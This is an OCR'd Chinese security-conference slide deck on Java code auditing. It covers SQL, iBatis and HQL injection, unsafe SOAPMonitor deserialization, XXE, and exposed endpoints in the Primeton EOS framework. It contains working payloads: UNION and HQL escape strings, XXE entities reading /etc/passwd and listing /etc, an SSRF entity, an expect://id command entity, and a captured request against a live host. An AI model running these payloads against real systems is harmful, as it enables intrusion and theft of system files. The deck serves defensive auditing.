
2018 先知白帽大会

jkgh006-代码审计点线面实战



2018
代码审计点线面实战

ID ：jkgh006
姓名：石肖雄
公司：杭州敏信科技

前言

随着各个企业对安全的重视程度越来越深，安全思维已经从原来的表面工程逐渐转变为“开膛破肚”的内部工程，特别是在金融领域受重视的成都比较高，不区分语言，工程化的人工审计是未来几年的趋势，代码审计的分解和实战成为安全工作者必须掌握的一种能力。

目录

01

安全代码审计

实战类型的代码审计，我们必须对语言安全的基础要有所要了解，每一种语言会有少许的差别。工欲善其事必先利其器，所以搭建自己的审计工具也是重中之重。

1 安全代码审计

OWASP Top 10 - 2017
A1:2017-Injection
A2:2017-Broken Authentication
A3:2017-Sensitive Data Exposure
A4:2017-XML External Entities (XXE) [NEW]
A5:2017-Broken Access Control [Merged]
A6:2017-Security Misconfiguration
A7:2017-Cross-Site Scripting (XSS)
A8:2017-Insecure Deserialization [NEW, Community]
A9:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

SQL注入

SQL注入是指原始SQL查询被动态更改成一个与程序预期完全不同的查询。执行这样一个更改后的查询可能导致信息泄露或者数据被篡改。

反序列化

反序列化就是把字节序列恢复成对象的过程，这里，在恢复的过程中，可能会涉及调用一些类似内置函数或者析构函数之类的方法，由于编写不当造成了漏洞

XML实体

使用不可信数据来构造XML会导致XML注入漏洞。 XML 实体可动态包含来自给定资源的数据。外部实体允许 XML 文档包含来自外部 URI 的数据。

1 代码安全审计–SQL注入

```
public class ListNodeTreeAction extends BaseAction
{
  {
    response.setContentType("text/xml; charset=utf-8");

    String nodeid = request.getParameter("nodeid");
    String colid = request.getParameter("colid");

    if ((nodeid == null) || (nodeid.equals(""))) nodeid = "0";
    if ((colid == null) || (colid.equals(""))) colid = "0";
    try {
      if (((nodeid.equals("0")) && (colid.equals("0"))) || ((!nodeid.equals("0")) &&
(!colid.equals("0")))) {
        throw new Exception("nodeid 和 colid 需要只提供一个。");
      }
      conn = ConnectionManager.getInstance().getConnection();

      if (!nodeid.equals("0"))
      {
        if (nodeid.indexOf(",") != -1)
        {
          String strSql = "select * from typestruct where nodeid in(" + nodeid + ")";
          pst = conn.prepareStatement(strSql);
          ResultSet rs = pst.executeQuery();
          while (rs.next()) {
            addItemToElementFromRs(root, rs);
          }
        }
        else
        {
          String strSql = "select * from typestruct where nodeid =?";
          pst = conn.prepareStatement(strSql);
          pst.setString(1, nodeid);
          ResultSet rs = pst.executeQuery();
          while (rs.next()) {
            addItemToElementFromRs(root, rs);
          }
  }
```

普通的注入

通常是没有走框架调用，通过字符串拼接的方式编写的查询语句，这样就会造成注入

当nodeid为1

完整的语句是:


select * from typestruct where nodeid in(1)

当nodeid为1) union select 1,2,3.....from table where 1=(1

完整的语句是:

select * from typestruct where nodeid in(1) union select 1,2,3.....from table where 1=(1)

1 代码安全审计–框架注入




```
<select id="getGroupList" resultMap="groupResult">
    select * from as_group
</select>
<select id="getGourpListByUserId" resultMap="groupResult" parameterClass="java.lang.String">
    select tt.* from as_group tt, as_user_group t
        where t.user_id = #userId# and tt.group_id = t.group_id
</select>
<select id="getUserById" resultMap="userResult" parameterClass="java.lang.String">
    select t.user_id, t.user_name, t.passwd from as_user t
        where t.user_id = #userId#
</select>

<select id="getRoleById" resultMap="roleResult" parameterClass="com.ufgov.gmap.model.Role">
    select ar.role_id, ar.role_name, ar.role_desc
        , '$coCode$' as co_code, '$orgCode$' as org_code, CREATOR
        from as_role ar
        where ar.role_id = #id#
</select>
```

框架注入

通常是没有明白框架调用的用法，错误的造成了字符串拼接，导致了注入

假设id为1234，当orgCode为1

完整的语句是:


select ar.role_id, ar.role_name, ar.role_desc,'1' as co_code, '1' as org_code, CREATOR from as_role ar where ar.role_id = 1

当nodeid为1'||(case when 1=1 then '' else 'a' end)||'

完整的语句是:

select ar.role_id, ar.role_name, ar.role_desc,'1' as co_code, '1'||(case when 1=1 then '' else 'a' end)||'' as org_code, CREATOR from as_role ar where ar.role_id = 1

1 代码安全审计–ORM注入



ORM注入

通常指的是类似hibernate一类具有安全语法检测的注入

数字类型（ JPQL ）：


SELECT e FROM user e WHERE e.id = SQL('(select 1 from dual where 1=1)') and SQL('(SELECT 1)=1')

字符类型（JPQL）：

- ORM sees: and "a' = 'a' and (select 8 where 1=1)=8 and 'b" = 'b'
  String in " quotes
- DBMS gets: and 'a' = 'a' and (select 8 where 1=1)=8 and 'b' = 'b'
  Bool SQL expression – **TRUE**

  and 'a' = 'a' and (select 8 where 1=2)=8 and 'b' = 'b'
  Bool SQL expression – **FALSE**

1 代码安全审计–ORM注入



ORM注入

通常指的是类似hibernate一类具有安全语法检测的注入

数字类型（ Hibernate ORM ）：

test\'' or 1<length((select version())) –

翻译成为HQL语句就变为：

SELECT p FROM pl.btbw.persistent.Post p where p.name='test\''

or 1<length((select version())) – '

最后转变为真正的SQL语句：

select post0_.id as id1_0_, post0_.name as name2_0_ from post

post0_ where post0_.name= 'test\'' or 1<length((select version()))

-- '

这样我们就会逃逸出来一个语句或者方法

1 代码安全审计–反序列化

1

```
<servlet-mapping>
  <servlet-name>SOAPMonitorService</servlet-name>
  <url-pattern>/SOAPMonitor</url-pattern>
</servlet-mapping>

<servlet>
  <servlet-name>SOAPMonitorService</servlet-name>
  <servlet-class>
      org.apache.axis.monitor.SOAPMonitorService
  </servlet-class>
  <init-param>
    <param-name>SOAPMonitorPort</param-name>
    <param-value>5001</param-value>
  </init-param>
  <load-on-startup>100</load-on-startup>
</servlet>
```

2

```
public void init() throws ServletException {
    if(connections == null) {
        connections = new Vector();
    }

    if(server_socket == null) {
        ServletConfig config = super.getServletConfig();
        String port = config.getInitParameter("SOAPMonitorPort");
        if(port == null) {
            port = "0";
        }

        try {
            server_socket = new ServerSocket(Integer.parseInt(port));
        } catch (Exception var4) {
            server_socket = null;
        }

        if(server_socket != null) {
            (new Thread(new SOAPMonitorService.ServerSocketThread())).start();
        }
    }

}
```

```
public void doGet(HttpServletRequest request, HttpServletResponse response) throws IOException, ServletException {
    int port = 0;
    if(server_socket != null) {
        port = server_socket.getLocalPort();
    }

    response.setContentType("text/html");
response.getWriter().println("<object classid=\"clsid:8AD9C840-044E-11D1-B3E9-00805F499D93\" width=100% height=100%
codebase=\"http://java.sun.com/products/plugin/1.3/jinstall-13-win32.cab#Version=1,3,0,0\">");
    response.getWriter().println("<param name=code value=SOAPMonitorApplet.class>");
response.getWriter().println("<embed type=\"application/x-java-applet;version=1.3\" code=SOAPMonitorApplet.class width=100%
height=100% port=\"" + port + "\" scriptable=false pluginspage=\"http://java.sun.com/products/plugin/1.3/plugin-install.html\">");
    response.getWriter().println("<noembed>");
    response.getWriter().println("</comment>");
    response.getWriter().println("</noembed>");
    response.getWriter().println("</embed>");
    response.getWriter().println("</object>");
    response.getWriter().println("</body>");
    response.getWriter().println("</html>");
  }
```

3

```
class ConnectionThread implements Runnable {
    private Socket socket = null;
    private ObjectInputStream in = null;
    private ObjectOutputStream out = null;
    private boolean closed = false;

    public ConnectionThread(Socket s) {
        this.socket = s;

        try {
            this.out = new ObjectOutputStream(this.socket.getOutputStream());
            this.out.flush();
            this.in = new ObjectInputStream(this.socket.getInputStream());
        } catch (Exception var6) {
            ;
        }

        synchronized(SOAPMonitorService.connections) {
            SOAPMonitorService.connections.addElement(this);
        }
    }

    public void close() {
        this.closed = true;

        try {
            this.socket.close();
        } catch (IOException var2) {
            ;
        }

    }

    public void run() {
        while(true) {
            try {
                if(!this.closed) {
                    Object ioe = this.in.readObject();
                    continue;
                }
            } catch (Exception var6) {
                ;
            }

            synchronized(SOAPMonitorService.connections) {
                SOAPMonitorService.connections.removeElement(this);
            }
```

1 代码安全审计–xml实体

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE poem [
    <!ENTITY xxe SYSTEM "file:///etc/passwd">
    ]>
<poem>
    &xxe;
</poem>
```

文件读取

通过外部实体，可以读取系统内/etc/passwd的内容

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE poem [
    <!ENTITY xxe SYSTEM "file:///etc/">
    ]>
<poem>
    &xxe;
</poem>
```

目录列表

通过外部实体，可以列举出来/etc/目录底下的所有文件

1 代码安全审计–xml实体

- SSRF 请求172.16.169.153:1231

```
<?xml version="1.0"?>
<!DOCTYPE root [
  <!ENTITY  entity SYSTEM "http://172.16.169
]>

<root>&entity;</root>
```

```
rugal@rugal-Deepin:~$ sudo nc -lvvp 1231
listening on [any] 1231 ...
172.16.169.156: inverse host lookup failed: Host name lookup failure
connect to [172.16.169.153] from (UNKNOWN) [172.16.169.156] 60862
GET / HTTP/1.1
Accept: */*
User-Agent:
; SLCC2; .NE
 PC 6.0; .NE
Host: 172.16
Connection:
```

SSRF再次扩展攻击面

端口扫描 探测内网中的服务
内网攻击get型payload 如st2命令执行、discuz ssrf通过redis实施getshell
指纹识别 如应用的版本信息
.....

Ssrf攻击

根据不同语言支持的协议也不一样，例如java

1.FTP协议，2.HTTP协议，3.HTTPS协议，GOPHER协议

```
<!DOCTYPE root[<!ENTITY cmd SYSTEM "expect://id">]>
<dir>
<file>&cmd;</file>
</dir>
```

命令执行

在php的语言环境下，如果开启expect扩展，那么就有可能REC

1 代码安全审计–xml实体

Web.xml

```
<servlet-mapping>
    <servlet-name>dwr-invoker</servlet-name>
    <url-pattern>/dwr/*</url-pattern>
</servlet-mapping>
```

dwr.xml

```
<create creator="new" javascript="JsTools" scope="application">
    <param name="class" value="cn.com.enorth.pub3.mbx.common_mbx.JsTools" />
</create>
```

JsTools.class

```
public static String parseXmlToJson(String xml) {
        if(xml != null && xml.trim().length() != 0) {
            XMLSerializer xmlSeri = new XMLSerializer();
            JSON json = xmlSeri.read(xml);
            return json.toString();
        } else {
            return "";
        }
    }
```

```
public JSON read(String xml) {
        Object json = null;

        try {
            Document e = (new Builder()).build(new StringReader(xml));
            Element root = e.getRootElement();
            if(this.isNullObject(root)) {
                return JSONNull.getInstance();
            } else {
                String defaultType = this.getType(root, "string");
                String key;
                if(this.isArray(root, true)) {
                    json = this.processArrayElement(root, defaultType);
                    if(this.forceTopLevelObject) {
                        key =
this.removeNamespacePrefix(root.getQualifiedName());
                        json = (new JSONObject()).element(key, json);
                    }
                } else {
                    json = this.processObjectElement(root, defaultType);
                    if(this.forceTopLevelObject) {
                        key =
this.removeNamespacePrefix(root.getQualifiedName());
                        json = (new JSONObject()).element(key, json);
                    }
                }

                return (JSON)json;
            }
        } catch (JSONException var7) {
            throw var7;
        } catch (Exception var8) {
            throw new JSONException(var8);
        }
    }
```

1 代码安全审计–xml实体

Raw | Params | Headers | Hex

```
POST /pub/dwr/call/plaincall/JsTools.parseXmlToJson.dwr HTTP/1.1
Host: [redacted]com.cn:9001
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: text/plain
Referer: http://[redacted]com.cn:9001/
Content-Length: 292
Cookie: JSESSIONID=3FFC8A0CEF61D74BEDF175746A56B35C; DWRSESSIONID=lPyXkl16Q1mwlHFFik3TVlbZm69ohUc4fsl
X-Forwarded-For: 8.8.8.8'"
Connection: keep-alive

callCount=1
nextReverseAjaxIndex=0
c0-scriptName=JsTools
c0-methodName=parseXmlToJson
c0-id=0
c0-param0=string:<!DOCTYPE+xdsec+[<!ELEMENT+string+ANY+><!ENTITY+xxe+SYSTEM+"file%3a///etc/"+>]><string>%26xxe%3b</string>
scriptSessionId=lPyXkl16Q1mwlHFFik3TVlbZm69ohUc4fsl/5KD5fsl-HDDtUzU62
```

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/plain
Content-Length: 2723
Date: Tue, 12 Jun 2018 05:34:33 GMT

//#DWR-INSERT
//#DWR-REPLY
dwr.engine._remoteHandleCallback('null','0',"[\".pwd.lock\\nacpi\\nadjtime\\nalchemist\\naliases\\naliases.db\\nalsa\\nalternatives\\nanacrontab\\nat.deny\\naudisp\\naudit\\nauto.master\\nauto.misc\\nauto.net\\nauto.smb\\nautofs_ldap_auth.conf\\navahi\\nbashrc\\nblkid\\nbluetooth\\nbonobo-activation\\ncapi.conf\\ncdrecord.conf\\ncipe\\nconman.conf\\ncron.d\\ncron.daily\\ncron.deny\\ncron.hourly\\ncron.monthly\\ncron.weekly\\ncrontab\\ncsh.cshrc\\ncsh.login\\ncups\\ndbus-1\\ndefault\\ndepmod.d\\ndesktop-profiles\\ndev.d\\ndhcp6c.conf\\nDIR_COLORS\\nDIR_COLORS.xterm\\ndnsmasq.conf\\ndnsmasq.d\\ndumpdates\\environment\\esd.conf\\exports\\fb.modes\\filesystems\\firmware\\fonts\\foomatic\\fstab\\gconf\\gcrypt\\gdm\\getlog.sh\\getlog1.sh\\ghostscript\\gnome-vfs-2.0\\gnome-vfs-mime-magic\\gpm-root.conf\\gre.d\\group\\group-\\grub.conf\\gshadow\\gshadow-\\gssapi_mech.conf\\gtk-2.0\\hal\\host.conf\\hosts\\hosts.allow\\hosts.bak\\hosts.deny\\httpd\\idmapd.conf\\init.d\\initlog.conf\\inittab\\inputrc\\iproute2\\isdn\\issue\\issue.net\\java\\jvm\\jvm-common\\jwhois.conf\\kdump.conf\\krb5.conf\\ld.so.cache\\ld.so.conf\\ld.so.conf.d\\ldap.conf\\lftp.conf\\libaudit.conf\\libuser.conf\\localtime\\login.defs\\logrotate.conf\\logrotate.d\\logwatch\\lsb-release.d\\lvm\\mail\\mail.rc\\mailcap\\makedev.d\\man.config\\maven\\mgetty+sendfax\\mime.types\\minicom.users\\mke2fs.conf\\modprobe.conf\\modprobe.d\\motd\\mtab\\mtools.conf\\multipath.conf\\nMuttrc\\nMuttrc.local\\nnetplug\\nnetplug.d\\nNetworkManager\\nscd.conf\\nsswitch.conf\\ntp\\ntp.conf\\openldap\\opt\\pam_pkcs11\\pam_smb.conf\\pam.d\\pango\\passwd\\passwd-\\pcmcia\\php.d\\php.ini\\pinforc\\pki\\pm\\ppp\\prelink.cache\\prelink.conf\\prelink.conf.d\\printcap\\profile\\profile.d\\protocols\\quotagrpadmins\\quotatab\\racoon\\rc\\rc.d\\rc.local\\rc.sysinit\\rc0.d\\rc1.d\\rc2.d\\rc3.d\\rc4.d\\rc5.d\\rc6.d\\readahead.d\\reader.conf\\reader.conf.d\\redhat-lsb\\redhat-release\\resolv.conf\\rhgb\\rmt\\rpc\\rpm\\rwtab\\rwtab.d\\sane.d\\sasl2\\scim\\scrollkeeper.conf\\scsi_id.config\\securetty\\security\\selinux\\sensors.conf\\services\\sestatus.conf\\setroubleshoot\\setuptool.d\\sgml\\shadow\\shadow-\\shells\\skel\\slrn.rc\\smartd.conf\\smrsh\\snmp\\sound\\squid\\ssh\\stunnel\\sudoers\\sysconfig\\sysctl.conf\\syslog.conf\\termcap\\tux.mime.types\\udev\\updatedb.conf\\vimrc\\virc\\vsftpd\\warnquota.conf\\webalizer.conf\\wgetrc\\wpa_supplicant\\wvdial.conf\\X11\\xdg\\xinetd.conf\\xinetd.d\\xml\\yp.conf\\yum\\yum.conf\\yum.repos.d\\n\"]");
```

02

框架流程分析

审计java类型的业务系统，难度不在于漏洞本身的呈现和利用，在于整个框架流程的分析，极具优势的面向对象开发，也造就了阅读人员的困难，剥茧抽丝一步步渗透到代码的最底层，从而找到漏洞点。

2 框架流程分析—普元EOS开发框架

```
<servlet>
 <servlet-name>ControllerServlet</servlet-name>
 <servlet-class>
      com.eos.access.http.ControllerServlet
 </servlet-class>
 <load-on-startup>10</load-on-startup>
 </servlet>
.....
.....
<servlet-mapping>
<servlet-name>ControllerServlet</servlet-name>
<url-pattern>
/WSActivityInstManagerService
</url-pattern>
</servlet-mapping>
.....
.....
<servlet-mapping>
<servlet-name>ControllerServlet</servlet-name>
<url-pattern>*.flowx</url-pattern>
</servlet-mapping>
.....
.....
<servlet-mapping>
<servlet-name>ControllerServlet</servlet-name>
<url-pattern>*.terminate</url-pattern>
</servlet-mapping>
<servlet>
<servlet-name>resteasyservlet</servlet-name>
<servlet-class>
com.primeton.components.rest.extend.CustomHttpServletDispatcher
</servlet-class>
</servlet>
<servlet-mapping>
<servlet-name>resteasyservlet</servlet-name>
<url-pattern>/rest/services/*</url-pattern>
</servlet-mapping>
```

习惯引发两个问题

- Webservice接口泄露
- Rest接口泄露


2 框架流程分析—普元EOS开发框架

Xml解析库Webservice接口默认配置有十处

webservice接口就相对简单了这里总共有十处

```
<servlet-mapping>
    <servlet-name>ControllerServlet</servlet-name>
    <url-pattern>/WSActivityInstManagerService</url-pattern>
</servlet-mapping>
<servlet-mapping>
    <servlet-name>ControllerServlet</servlet-name>
    <url-pattern>/WSAgentManagerService</url-pattern>
</servlet-mapping>
<servlet-mapping>
    <servlet-name>ControllerServlet</servlet-name>
    <url-pattern>/WSAppointActivityManagerService</url-pattern>
</servlet-mapping>
<servlet-mapping>
    <servlet-name>ControllerServlet</servlet-name>
    <url-pattern>/WSBackActivityManagerService</url-pattern>
</servlet-mapping>
```

访问http://localhost:8080/WSActivityInstManagerService?wsdl



2 框架流程分析—普元EOS开发框架

```
@Path("/rest/services/bps/webcontrol")
@Consumes({"application/json", "application/x-www-form-urlencoded"})
@Produces({"application/json"})
public class WebControlRestService {
    public WebControlRestService() {
    }

    @POST
    @Path("/queryParticipants")
    public Map<String, Object> queryParticipants(HashMap<String, Object> mapObject) throws WFServiceException, JSONException {
        HashMap resultMap = new HashMap();
        String nodeBody = String.valueOf(getJsonFromMap(mapObject));
        DataObject node = (DataObject)changeToDataObject("node", nodeBody, Boolean.valueOf(true));
        DataObject otherParamObj = (DataObject)changeToDataObject("otherParamObj", nodeBody, Boolean.valueOf(true));
        resultMap.put("childNodes", ServiceUtil.queryParticipants(node, otherParamObj));
        return resultMap;
    }

    @POST
    @Path("/searchParticipants")
    public Map<String, Object> searchParticipants(HashMap<String, Object> mapObject) throws WFServiceException {
        HashMap resultMap = new HashMap();
        String name = String.valueOf(mapObject.get("name"));
        Map extData = (Map)mapObject.get("extData");
        PageCond page = (PageCond)mapObject.get("page");
        resultMap.put("childNodes", ServiceUtil.searchParticipants(name, extData, page));
        return resultMap;
    }
.....
.....
```

Rest接口通过一个配置文件映射：

resteasy.resources=com.primeton.bps.web.control.restful.WebControlRestService

```
POST /rest/services/bps/webcontrol/queryProcessAndActivity HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0)
Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/json
Content-Length: 16
